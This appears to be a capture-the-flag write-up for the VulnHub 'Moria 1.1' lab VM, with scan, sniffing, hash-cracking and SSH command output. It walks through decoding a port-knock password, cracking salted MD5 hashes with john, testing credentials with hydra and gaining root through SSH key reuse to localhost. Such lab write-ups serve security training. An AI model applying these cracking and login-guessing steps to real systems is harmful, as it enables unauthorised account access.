[VulnHub] Moria: 1.1

Date: 17/Oct/2019

Categories: oscp, vulnhub, linux Tags: privesc_ssh_knownhosts

Overview

This is a writeup for VulnHub VM Moria: 1.1. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Oct 11 15:31:50 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/vulnhub.moria11/results/192.168.92.188/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/vulnhub.moria11/results/192.168.92.188/scans/xml/_quick_tcp_nmap.xml
      192.168.92.188
   Nmap scan report for 192.168.92.188
   Host is up, received arp-response (0.0019s latency).
   Scanned at 2019-10-11 15:32:02 PDT for 15s
   Not shown: 997 closed ports
   Reason: 997 resets
   PORT STATE SERVICE REASON
                                      VERSION
   21/tcp open ftp
                       syn-ack ttl 64 vsftpd 2.0.8 or later
   22/tcp open ssh
                       syn-ack ttl 64 OpenSSH 6.6.1 (protocol 2.0)
   ssh-hostkey:
       2048 47:b5:ed:e3:f9:ad:96:88:c0:f2:83:23:7f:a3:d3:4f (RSA)
11
   | ssh-rsa
    4 +f7VgEN84S+iPmUCwwgIMjR5hoYCAJFdJNpE27ZguVbnnN+i1491TDIO/cN92Uut/T70C3bntlsptY9N+fR0h0dkLg
    +K+TT1zX2BZOw990Mn9ytt3kSi4DNaoDpn9GDOfXhqeQH/eJWmFNTsFSM2+
    GHOAZKcOIchiqhxf3WHoGOnliH8XdV6ZNpjHA8jGCYVcPnkTk42nP7E9Q17mabsi+L3Ugq3
       256 85:cd:a2:d8:bb:85:f6:0f:4e:ae:8c:aa:73:52:ec:63 (ECDSA)
13
   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCuLX/
    CWxs0hekXJRxQqQH/Yx0SD+XgUpmlmWN1Y8cvmCYJs10h4vE+I6fmMwCdBfi4W061RmFc+vMALlQUYNz0=
       256 b1:77:7e:08:b3:a0:84:f8:f4:5d:f9:8e:d5:85:b9:34 (ED25519)
15
   ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAILxa4UjJJ2naeaBginol05UHAS/rB0Wh5mtDLQuNUYaN
16
   80/tcp open http
                       syn-ack ttl 64 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
17
   | http-methods:
   | Supported Methods: GET HEAD POST OPTIONS
19
   http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
   |_http-title: Gates of Moria
21
   MAC Address: 00:0C:29:84:7D:D1 (VMware)
23
   Read data files from: /usr/bin/../share/nmap
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
25
   # Nmap done at Fri Oct 11 15:32:18 2019 -- 1 IP address (1 host up) scanned in 28.21 seconds
   2. We find a possible username from FTP banner:
          STATE SERVICE REASON
                                      VERSION
                       syn-ack ttl 64 vsftpd 2.0.8 or later
   21/tcp open ftp
   |_banner: 220 Welcome Balrog!
   3. We find a few interesting directories from gobuster scan. Exploring the http://192.168.92.188:80/w link, we
   follow it till the http://192.168.92.188/w/h/i/s/p/e/r/the_abyss/ link which shows some random text:
```

```
http://192.168.92.188:80/cgi-bin/ (Status: 403) [Size: 210]
http://192.168.92.188:80/cgi-bin/.html (Status: 403) [Size: 215]
http://192.168.92.188:80/index.php (Status: 200) [Size: 85]
http://192.168.92.188:80/index.php (Status: 200) [Size: 85]
http://192.168.92.188:80/w (Status: 301)
http://192.168.92.188/w/h/i/s/p/e/r/the_abyss/
```






Figure 2: writeup.enumeration.steps.3.1



Nain: "Will the human get the message?"

Figure 3: writeup.enumeration.steps.3.2

4. This link shows text that seems to be hinting towards port knocking, but we don't know the ports to knock on. Upon further exploration, it seems one of the text also hints towards listening or sniffing that could prove useful:



Dain: "Is that human deaf? Why is it not listening?"

Figure 4: writeup.enumeration.steps.4.1

5. We run wireshark with a display filter ip.addr == 192.168.92.188 to limit noise. In some time we see a bunch of SYN packets being sent to us from the target system. These packets are sent to following ports: 77, 101, 108, 108, 111, 110

			5	- · ·	
Vo.	Time	Source	Destination	Protocol	3
┌ 5	509 159.82810	. 192.168.92.188	192.168.92.179	TCP	60 1337 → 77 [SYN] Seq=0 Win=512 Len=0
└ 5	510 159.82812	. 192.168.92.179	192.168.92.188	TCP	54 77 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	511 159.83409	. 192.168.92.188	192.168.92.179	TCP	60 1337 → 101 [SYN] Seq=0 Win=512 Len=0
5	512 159.83411	. 192.168.92.179	192.168.92.188	TCP	54 101 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	13 159.84139	. 192.168.92.188	192.168.92.179	TCP	60 1337 → 108 [SYN] Seq=0 Win=512 Len=0
5	14 159.84141	. 192.168.92.179	192.168.92.188	TCP	54 108 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
	517 160.76781	. 192.168.92.188	192.168.92.179	TCP	60 [TCP Port numbers reused] 1337 → 108 [SYN] Seq=0 Win=512 Len=
5	18 160.76783	. 192.168.92.179	192.168.92.188	TCP	54 108 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	19 160.76943	. 192.168.92.188	192.168.92.179	TCP	60 1337 → 111 [SYN] Seq=0 Win=512 Len=0
5	20 160.76945	. 192.168.92.179	192.168.92.188	TCP	54 111 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	521 160.77124	. 192.168.92.188	192.168.92.179	TCP	60 1337 → 110 [SYN] Seq=0 Win=512 Len=0
5	22 160.77126	. 192.168.92.179	192.168.92.188	TCP	54 110 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	23 160.77278	. 192.168.92.188	192.168.92.179	TCP	60 1337 → 54 [SYN] Seq=0 Win=512 Len=0
5	24 160.77279	. 192.168.92.179	192.168.92.188	TCP	54 54 → 1337 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	25 160.77460	. 192.168.92.188	192.168.92.179	TCP	60 1337 → 57 [SYN] Seq=0 Win=512 Len=0
5	26 160.77462	. 192.168.92.179	192.168.92.188	TCP	54 57 → 1337 [RST, ACK] Seg=1 Ack=1 Win=0 Len=0

Figure 5: writeup.enumeration.steps.5.1

6. We try to knock these ports on the target system but nothing changed. Upon further exploration, it is found that the sequence actually is the ASCII values for a string Mellon that could be the password for the only known username we have as of now: Balrog

```
nmap -Pn --host-timeout 100 --max-retries 0 -sS -p 77, 101, 108, 108, 111, 110
python -c 'print "".join([chr(x) for x in [77, 101, 108, 108, 111, 110]])'
Mellon
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.morial1 # knock 192.168.92.188 77,101,108,108,111,110
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 13:16 PDT
WARNING: Duplicate port number(s) specified. Are you alert enough to be using Nmap? Have some coffee or Jolt(tm).
Nmap scan report for 192.168.92.188
Host is up (0.00036s latency).
        STATE SERVICE
77/tcp closed priv-rje
101/tcp closed hostname
108/tcp closed snagas
110/tcp closed pop3
111/tcp closed rpcbind
MAC Address: 00:0C:29:84:7D:D1 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 13:16 PDT
Nmap scan report for 192.168.92.188
Host is up (0.00016s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
MAC Address: 00:0C:29:84:7D:D1 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
root@kali: ~/toolbox/data/writeups/vulnhub.morial1 #
```

Figure 6: writeup.enumeration.steps.6.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.moriall # python -c 'print "".join([chr(x) for x in [77, 101, 108, 108, 111, 110]])'
Mellon
root@kali: ~/toolbox/data/writeups/vulnhub.moriall #
```

Figure 7: writeup.enumeration.steps.6.2

7. We tried to connect to FTP service with the Balrog/Mellon credentials but for some reason it didn't work:

```
root@kali: ~/toolbox/data/writeups/vulnhub.morial1 # ftp 192.168.92.188
Connected to 192.168.92.188.
220 Welcome Balrog!
Name (192.168.92.188:root): Balrog
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/writeups/vulnhub.morial1 #
```

Figure 8: writeup.enumeration.steps.7.1

8. From public writeups we find that the FTP user has access to the web root directory and this directory has an interesting file: http://192.168.92.188/QlVraKW4fblkXau9zkAPNGzviT3UKntl



Prisoner's name	Passkey
Balin	c2d8960157fc8540f6d5d66594e165e0
Oin	727a279d913fba677c490102b135e51e
Ori	8c3c3152a5c64ffb683d78efc3520114
Maeglin	6ba94d6322f53f30aca4f34960203703
Fundin	c789ec9fae1cd07adfc02930a39486a1
Nain	fec21f5c7dcf8e5e54537cfda92df5fe
Dain	6a113db1fd25c5501ec3a5936d817c29
Thrain	7db5040c351237e8332bfbba757a1019
Telchar	dd272382909a4f51163c77da6356cc6f

ftp 192.168.92.188

Balrog

Figure 9: writeup.enumeration.steps.8.1




Figure 10: writeup.enumeration.steps.8.2

9. This file lists several usernames and what looks like password hashes. The page source also reveals the password salts and hash format as MD5(MD5(Password).Salt). We find a good reference for john's dynamic hash variants. We create a hashes file by adding usernames, hashes and salts to it. We can now use john to crack these hashes:

```
john --format=dynamic_6 hashes
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.morial1 # john --format=dynamic_6 hashes
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (dynamic 6 [md5(md5($p).$s) 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
magic
                 (Telchar)
abcdef
                 (Dain)
warrior
                 (Nain)
fuckoff
                 (Maeglin)
                 (0ri)
spanky
flower
                 (Balin)
rainbow
                 (0in)
darkness
                 (Thrain)
                 (Fundin)
hunter2
9g 0:00:00:00 DONE 2/3 (2019-10-17 13:31) 90.00g/s 363660p/s 514860c/s 514860C/s PHOENIX..spider2
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.morial1 #
```

Figure 11: writeup.enumeration.steps.9.1

Findings

Open Ports

```
21/tcp | ftp | vsftpd 2.0.8 or later

22/tcp | ssh | OpenSSH 6.6.1 (protocol 2.0)

80/tcp | http | Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
```

Files

http://192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKntl

Users

ftp: Balrog

Phase #2: Exploitation

1. We are able to successfully crack hashes for all users from this list and can now use hydra to check which username/password combo actually works. We find that the Ori/spanky credentials allow us SSH access to the target system:

```
hydra -C creds 192.168.92.188 -t 4 ssh
ssh Ori@192.168.92.188

root@kali: ~/toolbox/data/writeups/vulnhub.morial1 # hydra -C creds 192.168.92.188 -t 4 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-10-17 13:33:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries, ~3 tries per task
[DATA] attacking ssh://192.168.92.188 login: Ori password: spanky
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-10-17 13:33:28
root@kali: ~/toolbox/data/writeups/vulnhub.morial1 #
```

Figure 12: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.morial1 # ssh Ori@192.168.92.188
Ori@192.168.92.188's password:
Last login: Sun Mar 12 22:57:09 2017
-bash-4.2$ id
uid=1002(Ori) gid=1003(notBalrog) groups=1003(notBalrog)
-bash-4.2$
-bash-4.2$ uname -a
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
-bash-4.2$
-bash-4.2$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.92.188 netmask 255.255.255.0 broadcast 192.168.92.255
        inet6 fe80::deef:db78:6f77:ebdf prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:84:7d:d1 txqueuelen 1000 (Ethernet)
        RX packets 125 bytes 13540 (13.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 87 bytes 11999 (11.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1 (Local Loopback)
        RX packets 68 bytes 5524 (5.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 68 bytes 5524 (5.3 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
-bash-4.2$
```

Figure 13: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
Ori@Moria> id
uid=1002(Ori) gid=1003(notBalrog) groups=1003(notBalrog)
Ori@Moria>
Ori@Moria> uname
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64
GNU/Linux
Ori@Moria>
```

```
Ori@Moria> ifconfig
   ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
           inet 192.168.92.188 netmask 255.255.255.0 broadcast 192.168.92.255
9
           inet6 fe80::deef:db78:6f77:ebdf prefixlen 64 scopeid 0x20<link>
10
           ether 00:0c:29:84:7d:d1 txqueuelen 1000 (Ethernet)
11
           RX packets 125 bytes 13540 (13.2 KiB)
12
           RX errors 0 dropped 0 overruns 0 frame 0
13
           TX packets 87 bytes 11999 (11.7 KiB)
14
           TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
   Ori@Moria>
16
   Ori@Moria> users
   abatchy
18
   Balrog
   Ori
20
```

Phase #3: Privilege Escalation

1. We find that the user Ori has an entry for localhost within the .ssh/known_hosts file. This means, if local SSH configuration allows root user login and user Ori's public key is in the authorized_keys of root user, we can SSH as root to localhost using Ori's public key:

```
ssh -i id_rsa root@192.168.92.188
```

Figure 14: writeup.privesc.steps.1.1

```
-bash-4.2$ ssh -i id rsa root@127.0.0.1
Warning: Identity file id rsa not accessible: No such file or directory.
Last login: Fri Apr 28 18:01:27 2017
[root@Moria ~]#
[root@Moria ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@Moria ~]#
[root@Moria ~]# uname -a
Linux Moria 3.10.0-514.el7.x86 64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86 64 x86 64 x86 64 GNU/Linux
[root@Moria ~]#
[root@Moria ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.92.188 netmask 255.255.255.0 broadcast 192.168.92.255
       inet6 fe80::deef:db78:6f77:ebdf prefixlen 64 scopeid 0x20<link>
       ether 00:0c:29:84:7d:dl txqueuelen 1000 (Ethernet)
       RX packets 493 bytes 45649 (44.5 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 277 bytes 34857 (34.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1 (Local Loopback)
       RX packets 175 bytes 19814 (19.3 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 175 bytes 19814 (19.3 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@Moria ~]#
```

Figure 15: writeup.privesc.steps.1.2

2. We gain elevated access using the above technique and can now view the flag to complete the challenge:

cat /root/flag.txt

```
[root@Moria ~]# cat flag.txt
"All that is gold does not glitter,
Not all those who wander are lost;
The old that is strong does not wither,
Deep roots are not reached by the frost.

From the ashes a fire shall be woken,
A light from the shadows shall spring;
Renewed shall be blade that was broken,
The crownless again shall be king."

All That is Gold Does Not Glitter by J. R. R. Tolkien
I hope you suff.. enjoyed this VM. It wasn't so hard, was it?
-Abatchy
[root@Moria ~]#
```

Figure 16: writeup.privesc.steps.2.1

Loot

Hashes

Credentials

```
ftp: Balrog/Mel...
ssh: Ori/span..
```

References

- [+] https://www.vulnhub.com/entry/moria-11,187/
- [+] https://phackt.com/moria-vulnhub